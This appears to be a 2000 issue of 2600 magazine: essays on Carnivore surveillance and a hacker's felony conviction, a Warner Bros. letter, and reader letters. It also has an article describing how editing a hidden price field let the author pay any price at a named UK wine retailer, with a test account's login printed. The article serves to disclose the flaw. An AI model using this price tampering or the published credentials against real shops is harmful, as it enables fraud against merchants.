The media has hyped Carnivore heavily in recent months due to privacy issues raised by certain groups (such as the ACLU and EPIC), but the concept of Carnivore is nothing new. In fact, the ACLU is far too late to play the role of alarmist, as the FBI has been conducting limited Internet surveillance operations without Carnivore for years - and getting similar results. What has raised media interest lately is the fact that at least one ISP has been ordered to allow the FBI to scan their e-mail traffic on a daily basis. The problem here is that the FBI presumably collects *all* TCP/IP traffic and discards that information not pertinent to the current mission. In theory then, the FBI must at least temporarily "listen in" on *all* e-mail sent to a given ISP in order to track one or two suspects. Likewise, depending on the configuration of the scanner, the FBI could be receiving all TCP/IP traffic routed to that subnet (see above). We are left to trust that the FBI will only use the information it needs to accomplish its mission, and that these "needs" are modest and lawful in scope.

The point of this article is not to present a paranoid rant about yet another invasion of our privacy - we have all experienced our share of government ignorance, oppression, lies, etc. In fact the Carnivore device itself is quite mundane, assuming it doesn't end up in a role similar to ECHELON, in which private communications are subjected to a logic engine that evaluates messages for threat conditions. The capability is there, of course, and once again we have to trust the establishment to control itself - something our government was never designed to do. In the FBI's defense, I have been told that there are oversight committees designed to prevent abuses of power, but technology issues are very difficult to oversee because members of over-

sight committees are not always technically proficient enough to understand the actual threats involved. We see similar problems occurring with the depositions in the MPAA/2600 case.

The critical issue with Carnivore is the level of access initially granted to the FBI for operations. *All* traffic could likely be collected and examined at the whim (or misconfiguration) of an agent. Current wiretapping laws are simply incapable of adequately dealing with email, because the amount of traffic and technology concerns differ greatly from the POTS systems of the past decades (in fact, one could argue that modern telephone systems have outgrown traditional wiretapping statutes). Wiretapping laws have been modified over the past few years, but in fact a real understanding of global, switched data communications is still in development. The recent court order concerning ISPs and Carnivore proves this perfectly - we now have tap and trace regulations being applied to a medium in which "bad" communications are tightly interwoven with "good" ones, and the FBI is left picking through our lives in search of a few bad apples. I hope this trend changes soon but patience alone will not institute such a change.



"CARNIVORE"

Naturally I understand that cryptography appears to be a panacea for the Carnivores amongst us. Even though I advise all serious privacy advocates to use cryptography whenever necessary, viewing cryptography as a final solution is flawed for two reasons. For one, it is not enough to reactively avoid bad legislation by using "loopholes" such as cryptography. We cannot assume that our current algorithms are indecipherable, or that cryptography will soon become mainstream. We must act to stop the trends in legislation by proactively voicing our discontent. Secondly, if the powers of the FBI are circumvented by our regular application of strong crypto, we may see another push to increase surveillance powers, such as registering private keys - probably in the name of stopping terrorism. The end result will be the increased control over communication lines by various agencies. As stated earlier, the use of public mail services such as Hotmail and chat protocols like IRC will certainly prompt the FBI to monitor other types of IP traffic.

I have never seen the government back down from a fight just because they were outsmarted (arguably, prohibition may be an exception to this). If we allow broad powers of search and seizure to exist, I seriously doubt that overt secrecy will act as anything more than a speed bump for our watchmen. The ultra-paranoid will always have a "solution" to problems such as Carnivore. SSH connections to remote systems running sendmail, dedicated, encrypted dial-up connections, and other VPN solutions all come to mind. Though using such methods is advisable, it is comparable to the tuna out-swimming the shark in the belly of the whale. The greater issue must be addressed.

The fact that exporting 128 bit encryption from the USA is viewed as a felonious offense should tell us how seriously our government misunderstands and over-legislates technology. We must normalize and distribute strong cryptographic systems, while simultaneously restricting the power of governmental institutions to control and prohibit technology. One cannot occur before the other.

VIA FACSIMILE: (631) 474-2677 (2 pgs.)

Debra Padrick, Director
Theatrical Production
Clearance and Permissions

WARNER BROS.

Production Clearance &
Permissions Department
3500 W. Olive, Suite 200
Burbank, CA 91522
818-977-1232
Fax: (818) 977-2288

Friday, July 07, 2000

Permissions
2600 Hacker Quarterly
7 Strong's Lane
Setauket, NY 11733
Bus: (631) 751-2600

Re: "Swordfish"

To Whom It May Concern:

Warner Bros. respectfully requests permission to use "2600 The Hacker Quarterly Magazine" as background setdressing/prop, in, and in connection with, our feature motion picture, currently entitled "Swordfish" (the "Picture"), starring John Travolta, and in connection with the distribution, exhibition, advertising and other exploitation of the Picture, by Warner Bros., its assignees and licensees, in all media whether now known or hereafter devised, in perpetuity throughout the world.

You understand and agree that Warner Bros. owns all rights in and to the Picture, and that we will be the primary worldwide distributor of the Picture, and that you will make no claims or demands based upon the above mentioned use. You represent and warrant that you are the owner, or the authorized representative of the owner, of the rights herein granted, are authorized to execute this letter of consent and that no third party permissions are required. You are granting this consent for no compensation, but you understand that Warner Bros. may rely on this consent if it elects to include the above material in the Picture. Neither this letter, nor the request for this letter, is intended to diminish Warner Bros.' right to use the material if and to the extent it would otherwise be permitted to do so by applicable laws.

Should you favor us with your consent, please indicate so by signing in the space provided below and faxing back to me at (818) 977-2288. If you have any questions or comments please feel free to call me at (818) 977-2152. Thank you for your courtesy and consideration in this matter where time is of the essence.

ACCEPTED AND AGREED:

Warner Bros., a division of Time Warner Entertainment Company, L.P.


By: Debra Padrick
Its: Authorized Representative

_____
Name:

_____
Title:

HOW'S THIS FOR NERVE? ON THE SAME LETTERHEAD AS THE COMPANY SUING US, THEY ASK FOR PERMISSION TO USE US FOR THEIR PROFIT. IT'S AMAZING HOW EVEN WHEN THEY'RE ASKING FOR A FAVOR THEY SOUND THREATENING! CAN YOU SAY WWW.FUCKWARNERBROTHERS.COM?

The Making of a Pseudo-Felon



by Brent Ranney

"I'm bored and depressed. I think I'll hack extenders for seven days, 24 hours a day. It's relatively harmless isn't it?"

At the age of 19, home from college, around the time of Thanksgiving 1993, I used a 386 computer, a special computer program, and a 2400bps modem to conduct hacking activity on midwest based LDDS Metromedia Communications - to obtain phone access codes through its service. In other words, I tried to cheat the telephone company.

In the middle of the night, I took a printout of access numbers the computer program generated and strolled over to a pay phone. I tested every access code. They all failed to work despite the computer program logging them as valid with a carrier signal.

When I returned to school, everything appeared normal. I was oblivious to the fact that a federal search warrant had been obtained to search my dorm room.

My friend and I were unaware of anything amiss when we entered our dorm building on an early winter evening. An anonymous student had tipped me off earlier in the parking lot that the school was considering me as a suspect for internal PBX abuse. I was not involved and knew nothing about it.

Before we entered the elevator to reach our floor, a student bellowed, "There's FBI agents running around on the 3rd floor!"

"That's our floor," I thought. "It must be drugs or something." I felt bad for whoever was getting arrested. Though feeling uneasy, I garnered some comfort in thinking it probably had nothing to do with me.

A pudgy man, his face almost blushing, was standing in front of my door conspicuously. The guy greeting me outside my dorm room happened to be the area manager of security for the local telephone company.

"Are you Brent?" he queried.

"Yesss," I said.

The phone cop turned around to face the door. He knocked two or three times. Immediately the door flew open and the barrels of small hand guns were pointed at me, wielded by men dressed in what you might call "land warrior nerd" attire. They were wearing telemarketer headsets and I heard the cracking of walkie-talkies.

I don't remember the specifics. All I know is that I was facing the other way, my hands against the wall up above my head. "What is this?" I asked.

They frisked me and my friend. "Do you have any weapons? Any knives? Guns?"

"No," I said, flabbergasted. On cue, an agent flashed his ID. It wasn't the FBI after all. It was the Secret Service.

I was shocked. Everything seemed to go in slow motion. I didn't feel like it was really happening. I was so nervous.


I asked for a lawyer. A couple of hours later, I found myself in an empty holding cell, after submitting to fingerprints, pictures, and idle chit-chat.

I had a friend, whose father was on duty as a cop the night when I came into the police station. "He looked like a stereotypical hacker," his father later told him. Apparently the man had seen a lot of hackers coming through the station (small as the town was) and he could spot them immediately.

Before I was left alone in the cell to lament my sins, another cop stayed be-

hind and eyeballed me for a long minute. His look shot the message, "You're going to get it bad boy, and you are a bad boy, no matter what you think."

I signed a waiver for release, relinquishing some of my rights. I was released from police custody and returned to my dorm, a new man, stripped of all my electronic possessions. They had taken every computer-related article I had, every disk, every issue of *2600*. A year later, after my conviction, everything was returned, mostly broken. I just wish they hadn't destroyed the computer artwork I painstakingly created.



I withdrew from the school. "I hope you get away with it," my political science professor told me as I bid him farewell. "I hate the phone company," he added.

I met with the Secret Service agent again at a later date. Whenever I met the agent, the phone cop was with him - always present, under some shadowy pretense, like cancer-man from *The X Files*. I was encouraged, implicitly pressured, to reveal information on other people who committed crimes. I told them about real criminals I was aware of - people who were profiting from fraud.

In these closed door sessions, I admitted illegally obtaining the access codes and divulged every detail about the crime. Prior to my actual arrest, the area manager of security for the local telephone company contacted my mother and promised I would not be arrested or prosecuted, with the understanding that they just wanted me to stop. He told her I was responsible for $100,000 in damages. Unfortunately, she believed his white lie. He told her that if she didn't cooperate by disclosing my whereabouts, she would be an accessory to the crime.

Regardless of what was promised, I openly confessed to involvement unknowing of the unscrupulous tactics employed on my mother. A year later, I plead guilty to "possession of access codes with intent to defraud." I was sentenced to three years probation, fined $500, and ordered to participate in a a halfway house program for two months. Throughout my probation, I was tested for drugs. I had no drug history. What I did possess was long hair and a penchant for black clothing.

My offense is a felony for one reason and one reason only: the access codes could be used to call out to any state. Because of this interstate characteristic it is federal and therefore a felony charge. No losses were reported by any of the respective long distance companies I had tampered with, although the local company claimed a loss of about $17 to $30 in administrative fees. The judge and prosecution rationalized that taxpayers are indirectly victimized because of the cost related to investigations and prosecution of "major" cases such as mine.

I don't envy Kevin Mitnick for the ordeal he's endured with the government. I think of myself as lucky to have never spent a day in jail. If I had, I don't think I would have emerged a survivor. Quite honestly, I probably wouldn't be here today.

I don't think this mark on my record, this felony, reflects with much accuracy what kind of person I am, or what kind of employee I am. Many youths do stupid things which aren't necessarily injurious to anyone. Before Steve Wozniak and Steve Jobs co-founded Apple Com-

puter, they "cheated" the phone company with a device called a "blue box" while in college at Berkeley, CA. Didn't they turn into quasi-responsible multimillionaires?

"They didn't get caught," a landlord said to me, whose rental operation routinely turned away convicted felons per police sponsored programs. Is this to be the scale in which we judge the severity of a crime? Simply speaking: "Don't get caught"?

There's no distinction today between a crime of violence and a recreational hacker. I don't expect there ever will be. How do you explain the proverbial Scarlet Letter to the uninformed public who thinks hackers like Kevin Mitnick are diabolic monsters?

Seven years later, I don't justify what I did back in '93. But society shouldn't exaggerate the impact of it either. The interests of the multi-million dollar corporations have been protected, rest assured. Kevin Mitnick was silenced and before him so were many lesser-known hackers.

The branding is done, it's over. No appeals, no expunging. I am a convicted felon for life.

Are we to be made as examples, to sway public fear and distrust? Is this the result of manufactured propaganda to serve corporate interest? Should the minor aggravation of a corporation result in a lifetime felony conviction for a college kid?

I'm not hiding anything and I accept responsibility for something I should have never done for the sake of curiosity to make a few free phone calls.

Kevin Mitnick is, dare I say, an astute genius, but not a criminal mastermind. I was psychologically evaluated by the government and labeled off-the-record as not having "criminal thinking patterns." I've always considered myself an ethical person despite Ma Bell groupies who consider one guy with a few access codes to be of critical importance to the subversion of a nation.

Not abiding contemporary law has disproportionate consequences depending on whether or not the violation of the law involves life and limb or involves property. If you are thinking about tinkering with the phone company or other mega-corporations, think twice. Then consider beating your wife instead. By example of length of sentences served, this act is more acceptable to our society.

But, God forbid, "Don't get caught" beating your wife while in possession of a red box.

Afterthoughts

Since my conviction in the early 90's, I've ceased participating in any hacking activity - anything that might be construed as illegal. Frankly, I absolutely shudder at the thought. I don't keep myself privy to the latest hacking tools. I flee from gray areas of computer activity. I am 100 percent dedicated to a philosophy of anti-hacking. Call it fear, call it cowardice, but I capitulate with tyranny when it threatens my well-being. Paranoia is now a part of my everyday life.

I wasn't always that way. I use to stand up for myself. But the futility of raising arms against a million to one odds is not my cup of tea. But there are others, more courageous than me, who face these odds every day. You may know them: Bernie S., Kevin Mitnick, the staff of *2600,* and nameless others in America and in third world countries.

By writing this article, authoring it with my real name, I fear I'm jeopardizing my well-being. Without any prodding of our imagination, we can assume the Secret Service peruses *2600.* And if the SS thinks I've somehow resurfaced as a threat, they might conceivably pay me a visit. Like Bernie S., they might want to check my wiring.

I don't have a vendetta - I'm just telling a story and offering an opinion. I haven't voiced my disapproval in a domain name like *2600.* But I wonder, how is writing an opinionated article any different?

To the credit of law enforcement and in particular the probation department, I was treated humanely. I'm not going to judge these people. They generally respected me and I respect them. I do think they're part of a larger problem - a preoccupation with power, an aristocracy that pulls the government strings to protect Corporate America. (That's where these laws directed at hackers come from.) Perhaps this threatens our rights of freedom more than any hacker.

Flaws In Outsourced ECommerce Systems

by Dean Swift

I have been asked to write about flaws in ECommerce systems, in particular, systems for which I have written my shopping basket software. The general trend that I have discovered is that *any* web site that has third party credit card processing may be subject to a particular class of implementation flaw. I discovered this accidentally when interfacing my software to third party credit card processing software.

Few people write interfaces for ECommerce systems because numerous solutions have been written already. While it's productive to re-use existing software, potential flaws in a system are left unchecked. A flawed system can become popular because new users may assume that previous users were satisfied with criteria such as security.

I had written a shopping basket to the exact requirements of a clothing web site. One of the requirements was that the existing workflow (FTPing web pages) could continue. Another requirement was that the existing search engine listing could be maintained or improved. Another requirement was that any changes would preserve the level of compatibility. A further requirement was that it should be cheap to host. I was unable to find prior art which met the requirements, so I proceeded to write the software to specification.

This was the first version of MTECS (TM) - the Multiple Tier ECommerce System. The system is encapsulated into a number of stages or tiers. Unlike many layered systems, all of the tiers described are presented to the end user as web pages. Each tier can be hosted on a different web server or outsourced to a different party. MTECS Tier 1 is an optional program. It transparently modifies the web site to propagate a session key in the absence of cookie functionality in the web client.

MTECS Tier 2 is the shopping basket; a construct to allow more than one type of product to be accumulated before purchase. It was intended that further tiers would be added for payment, although Tier 2 functions as a standalone program using the "Print 'N' Post" (TM) ordering system.

After architecting and implementing this solution, the customer decided not to deploy the software, which left me with software surplus to requirements. I was determined to use the software and it was re-purposed for digital books (http://www.great-books.com/), hydroponics (http://www.esoterichydroponics.com/), seeds (http://www.pukkaseeds.com/), power tools (http://www.hunter-tools.com/), my personal web site (http://www.gandalf.user.xirium.com/), and other web sites.

Each web site required the software to be adapted or required utility software. Fortunately, the requirements were not so demanding that other software would have been suitable. More fortunately, the initial web sites did not require credit card processing and depended on the standalone "Print 'N' Post" (TM) ordering system, which is more affordable and low in risk.

This changed after the success of Esoteric Hydroponics (http://www.esoterichydrponics-.com/). After adding MTECS Tier 2, without credit card processing, return on investment for the entire web site occurred within two months. (It must be stated that the web site was fairly active with 44000 hits per month before the ECommerce software was added. The web site is fairly large and the URL of the web site is advertised in ongoing, targeted, print media advertising campaign. Additionally, the web site is distributed to potential customers as a platform independent CDROM.)

Esoteric wanted to add credit card processing to obtain more revenue and to keep ahead of competitors. A successful system would also be referred to Pukka Seeds (http://www.pukka-seeds.com/) and Hunter Tools (http://www.-hunter-tools.com/). We evaluated the cost of processing credit card transactions and soon discovered that for small volumes, it would be cheaper, easier, and more secure to outsource.

Obviously, it was sensible to choose a company with established procedures and it was desirable to choose a company with low charges. There was also the stated requirement that the company should be based in the same country. This would reduce risk, simplify payment and minimize potential problems and associated cost. The market leader in the UK, NetBanx, was immediately eliminated, due to excessive charges and direct experience with the company.

We agreed upon WorldPay PLC (http://www.worldpay.com/), due to perceived technical competence and low initial costs. I was required to interface my software to WorldPay immediately. WorldPay has a 24 hour sign up process, although delays were encountered. WorldPay reduces costs by leveraging bank authentication processes and requires that signatures of representatives are confirmed by a bank. This requires a meeting with your bank manager and additional paperwork before WorldPay approval. WorldPay also requires a Direct Debit to be established before approval, presumably to ensure continued payment for service.

WorldPay also performs their own due diligence, at cost to the customer. This means that an organization failing this process does not get a full refund. Fortunately, some of the administration can be processed while web site development occurs. Two weeks later, after much paperwork and two days of programming and testing, it was done. Unfortunately, the software did not accurately reflect the business rules: haggling.

Esoteric Hydroponics allows discounts (on large volume purchases only). Of course, this would have to be provided securely so that it would not be open to abuse. I began writing a passworded utility to allow the insertion of a negative price, although this, quite sensibly, was not accepted by WorldPay. Then I considered writing a utility to dump the existing catalogue as a web page that would allow prices to be changed. This would sidestep the fixed pricing restriction of the shopping basket.

MTECS Tier 2 (the shopping basket) already has a utility to dump catalogues as HTML. After the catalogue has been uploaded, a CGI script can return a section or all of the catalogue as a web page. This can be modified and inserted into the web site as required. All that was required was an additional format for the output.

Unfortunately, this would be a *massive* security flaw. If the output was obtained, it would allow anyone to purchase anything at any price. With trivial modification, it would also be possible to order nonexistent items or items with subtle changes in description. This remains a problem because anyone with sufficient information and expertise may be able to implement such an attack.

Fortunately, Esoteric is already alert to such practice. I had demonstrated how easy it is to change prices with "Print 'N' Post" (TM). This facility is little more than a construct to ensure a legible order is received by snail mail. If someone accidentally or maliciously modifies the products and prices when placing an order by mail, it makes little difference whether the order is written or printed. Obviously, it requires more skill and effort to maliciously modify a web page, but this shows that computer output should not be trusted.

This left the matter of third party credit card processing. It is hard to obtain specific details from WorldPay. Indeed, I was unaware of some of the best technical features when WorldPay was selected. Nevertheless, with a growing client base, it is only a matter of time before such an attack would be attempted on a successful web site such as Esoteric Hydroponics. I immediately informed the client of the implications of the security flaw.

"That can't be right: we use the same system as VictoriaWine." Well, 35 minutes later, I was able to purchase wine and pay the amount of my choice. This is quite worrying because VictoriaWine (http://www.victoriawine.co.uk/) is a well known brand in the UK. What is more worrying is that VictoriaWine doesn't use WorldPay, as previously stated. VictoriaWine uses DataCash (http://www.datacash.com/).

Yes, we had cracked two credit card processing systems within an hour. How many organizations have this problem? How many other systems have this flaw? I attempted to find other customers of these systems without much success. Both companies are discreet about clients. Attempts to discover hyperlinks to the flawed CGI failed. (The search engines AltaVista (http://www.altavista.com/) and InfoSeek (http://infoseek.go.com/) allow searches by URL and by hyperlink, but do not record hyperlinks to CGI scripts or "secure" web pages.) Attempts to search for references were dismal. Most organizations tend to omit the fact that credit card processing is outsourced.

As of May 2000, the VictoriaWine web site (http://www.victoriawine.co.uk/) redirects to a web site that has frames, JavaScript, and MacroMedia Flash. You must enable JavaScript to complete transactions. Purchases may only be made by registered users. This is automated but requires a valid e-mail address and the completion of a survey. Every order requires your e-mail address, so if you don't have one, or you are not willing to supply your e-mail address with your postal address and credit card details, you will be unable to purchase anything.

The demographic survey must be completed before purchases can be made. It is quite lengthy and intrusive and likely to discourage real customers. Fortunately, for our purposes, I have created a test account:

user: billg@microsoft.com
pass: zzzzzz

Despite statements on the web site about detection of suspect activity, this account was active and used for private demonstration to various parties over a period of three weeks. Should this account not work, any account can be used to purchase test items. When I first used this system, I placed some items in the shopping basket and then proceeded to credit card payment. From the shopping basket, I accessed a "confirmation" web page that served no apparent purpose and after a pregnant pause I was presented with the form to enter credit card details.

Let's examine that in more detail. I skipped back a few web pages to the shopping basket. I was unable to view the URLs in my web browser because it was a framed web site. To overcome this, I opened the content frame in a new window. Repeating the process I discovered that the credit card form was on the DataCash web site. This would be transparent to the customer during normal use.

With the frame isolated, it was apparent that two intermediate web pages were accessed before credit card details were requested. They both appeared to be blank, one with a VictoriaWine URL the other with a DataCash URL. I decided to investigate each page in turn. I was dumbfounded to discover that the first web page consisted of a form of hidden fields, including the total price, e-mail address, and a session key, automatically submitting to DataCash with JavaScript. This is appalling practice. Nevertheless, I saved the page, modified the price and accessed it with my web browser.

I was briefly startled before I realized that the web page was scripted to automatically submit the form to DataCash. I was presented with the price of my choice on the DataCash web site. Now we are at the credit card processing stage. When I showed this to staff at Esoteric Hydroponics, they were alarmed that a transaction could proceed so far. Furthermore, what would happen if a stolen or fictitious credit card is used? This was the most prominent concern: is there any verification?

After a long telephone call to WorldPay and finally speaking to a representative of authority, it was discovered that no credit card verification is performed other than checking known stolen numbers. WorldPay collects addresses from customers, but does not currently crosscheck this information. It is not possible to confirm the cardholder's address via WorldPay. Such a system is scheduled for April 2001. The system will be supplied by NatWest. NatWest is also associated with NetBanx, so I assume that the situation would be the same with NetBanx.

We attempted to provide our own verification because third party checking was not of a sufficient standard. We investigated various procedures but were unable to obtain sufficient information from WorldPay.

In general, card processing companies are differentiated by transaction volume. Some companies are suitable for small volumes, others are suitable for larger volumes. Very large volumes are typically done in-house. Additional hardware and software required varies widely, as does initial costs. High initial costs may be unsuitable for low volumes, but generally lead to lower ongoing costs. Ongoing costs are typically 2-10% per transaction, although many charge a fixed rate for debit cards. We were unable to find a company that guaranteed payment. For every company encountered, it is the merchant that incurs the cost of fraud. A card num-

ber approved by a card processing company may be an unreported stolen card.

Indeed, in any ECommerce dispute between the customer, the credit card company, card processing company, and the merchant, it is the merchant that invariably loses. At present it is possible for any unscrupulous UK credit card holder to purchase goods and then deny knowledge of the purchase. The merchant then receives a "chargeback," which may occur at any time up to 30 months after the purchase. So, an initially profitable enterprise may become unviable if the level of fraud is too high.

Every transaction may be fraudulent. For example, within 24 hours of the Esoteric/WorldPay system going live, a suspect order, slightly less than 2000 pounds, was placed. The order was suspect because unnecessary items were duplicated to obtain the total. The card was approved by WorldPay. WorldPay was contacted by telephone for confirmation. The origin of the card could not be determined but WorldPay recommended that the transaction proceed, presumably due to vested interest of an eight percent commission (160 pounds).

Furthermore, Pukka Seeds was rejected by WorldPay. If you saw a WorldPay application form, you would be very surprised. There is a question asking how an organization would be classified. Staff was unable to find a suitable category. There is a category for pyramid schemes, multiple categories for sex, but nothing suitable for collecting seeds. WorldPay either has a very skewed customer base or knows from direct experience that such companies are lucrative. One would be quite reasonable to assume that the application form was merely a formality for such an overtly tolerant company.


This made the rejection even more of a shock. The whole affair has made my clients disillusioned with ECommerce, despite the fact that each of the two companies has a profitable web site. Staff find it unbelievable that card processing companies provide such a bad service, without risk. The CDROMs sent from Esoteric Hydroponics to potential customers could be tied to the online ECommerce system and credit card payment were it not for a lack of confidence in the system.

By accident, a WorldPay client was encountered during domain name registration. The company is called JustNames. Co. UK (http://www.justnames.co.uk/). The web site uses PHP3 and is so badly written, that it fails to work on NetScape Communicator 4.72 and presumably other web browsers too. During an attempt to register a domain, it was discovered that JustNames.Co.UK uses WorldPay and that the price to pay appears in the web page.

It is becoming too easy to fraudulently purchase products online. Many ECommerce web sites are relying on manual procedures to detect problems, if at all. Many organizations are detecting suspect activity, but only because ECommerce orders are scrutinized.

The problem is that most shopping baskets and credit card payment systems are loosely integrated. The credit card payment system is usually on another server and merely receives the total to obtain from the customer. Card processing companies are taking a path of least resistance approach to integration, so as not to dissuade potential clients. In many cases, the integration method is insecure. In some cases, secure methods are employed, while insecure methods remain open. There are many solutions to the problem, none of which have been implemented. Credit card processing companies are taking fat commissions for insufficient service. WorldPay, DataCash, NatWest, and competitors have some explaining to do.

Basic security is being ignored. Numerous web sites have common flaws. Critical data is being passed via client software where it can be tampered with. This information is being trusted by the servers of card processing companies. There are other lapses of security. For example, some companies are not verifying customers sufficiently. This occurs knowingly and action to rectify the situation is tardy. In every case, the merchant pays the price when mistakes occur.



READER DROPPINGS

How Verizon Sucks

Dear *2600:*

Think about it. If they can sue you for owning verizonreallysucks.com because they own a mark of "Verizon" then why don't you get a trademark of "Sucks" and sue them for owning verizonsucks.com? Use their own methods against themselves.

Jeff

You'd be astounded how many people have suggested the same thing. But we'd rather win on our terms instead of stooping to their level.

Dear *2600:*

I just finished reading the summer issue - great work! I particularly liked the "Over the Verizon" feature on page 16-17. They certainly bought a shitload of names. I myself bought verizonhatesfreespeech.com from register.com and using their handy-dandy redirect feature pointed it to 2600.com (hope you don't mind).

Kendall

Even if we did, you have every right to point wherever you want. We cannot let that be taken away.

Dear *2600:*

I'd just about finished the letters section of the Summer 1900, I mean 2000, issue, and just for a laugh thought I'd see what was available for the Verizon domain names. I went to Network Solutions to check on verizonsucksass.com, figuring that it'd be taken (it was) but the folks at Network Solutions were nice enough to suggest the following: verizonsucksass.net, verizonsucksass.org, myverizonsucksass.com, everizonsucksass.com, aboutverizonsucksass.com, verizonsucksassonline.com, and verizonsucksasscentral.com.

Oh, and by the way verizonsucksdonkeyass.com is available as well.

Filthytot

Dear *2600:*

I noted with interest when I read the Summer 2000 issue that Verizon has co-opted the peace movement symbol as it is, in fact, trademarked. Yep, that's right. Trademark is held by the Campaign for Nuclear Disarmament in the UK. (The symbol is made up of the semaphore for N & D.) Of course they don't really pursue it much, well not against ordinary folks. But they have no illusions about the nature of scumbag corporations. Perhaps your lawyers should get in touch.

Salud
Alterego

Dear *2600:*

After reading your article on Verizon domains and getting e-mail from gte.net that they were forcing all their users to change their e-mail to verizon.net, I decided to register a few e-mail aliases. I was pleased to find verizon.sucks@gte.net and verizon.online@gte.net had not yet been taken. When they get converted, the aliases should be verizon.sucks@verizon.net (but I should be using a cable Internet provider by then).

AM

Dear *2600:*

I just had another idea for Verizon to deal with. Why don't you file cybersquatting claims against Verizon for VerizonSucks.com. After all, they took the name *you* planned to use and they aren't using it, are they?

Trouble Maker from WayBack

More Corporate Intimidation

Dear *2600:*

You know, ever since these whole CorporateConglomorateSucks.com parody sites got to be such a big deal (thanks to corporate America's lack of a sense of humor), I've begun thinking about the overbearing, buy 'em all out and make 'em part of us, Monopoly Inc. corporation known as Time Warner (or, as I like to call them, Slime Warner). It wasn't until the whole ABC vs. Time Warner dispute that I started thinking about just how much TW owns. Internet: AOL; Television: TBS, CNN, TNT, Turner Classic Movies, Cartoon Network, HBO, Cinemax, the WB Network; Sports: all of Atlanta's sports teams; Stores: Warner Bros. Studios stores; etc. It wouldn't shock me if I were to hear that TW's next move was to buy Micro$oft. Where does the greed (and the insanity) end? And these greedy, power hungry, mega-corp giants actually wonder why people would want to start up sites claiming they suck? Not to mention the B.S. they claim about copyright and trademark infringement when they're seeking to shut down all "offending sites." Personally, I call all sites of this nature "defending sites." You know, as in defending the right of free speech. When will these parasites learn that until they clean up their acts when it comes to all this crap, they'll *always* have a hard time making friends with those of us who know about their slimy tactics and greedy, overbearing ways? Keep up the good work at trying to provide something of a wake-up call to these leeches.

7h3 31337 pHr34k4z0id

Thanks, except it's not them we're trying to wake up. As long as individuals get the wake-up call and are willing to stand up to these giants, there is hope. Incidentally, as of right now the Time Warner/AOL deal has not been finalized.

Dear *2600:*

We are filing a Class Action suit against Yahoo! and we are trying to rally support. Hope you can help. A federal judge ordered Yahoo! to respond to a re-

quest for a preliminary injunction that would prohibit Yahoo! from holding back e-mail messages to coerce credit card data from account holders. Yahoo! e-mail account members who wish to qualify to join the class lawsuit can enroll on-line by completing the questionnaire at www.ExpertsAtLaw.com. This is believed to be the first time the Internet has been used to enroll members of a class action lawsuit.

Yahoo! blocked access to the e-mail account(s) in attempts to obtain personal credit card information before allowing access to e-mail correspondence under the guise of age-verification required in the newly enacted Children's Online Privacy Protection Act (COPPA) that became effective earlier this year.

You can also e-mail the head lawyer for more info at: yahooclassaction@aol.com.

LoC

Dear *2600:*

I picked up a copy of our local paper yesterday and in a small box on the front page was this headline: "FBI Conducts Raid." My first thought was what the hell is the FBI doing in my suburban Houston neighborhood "conducting a raid?" The house that was raided was only three blocks from where I live and, "according to FBI officials, the raid was part of an ongoing criminal investigation. The warrant was connected to a [yes] Motion Picture Association of America investigation.... FBI officials would not release any information but said a press conference would be held at a later date." What do you think the FBI was looking for there?

dot

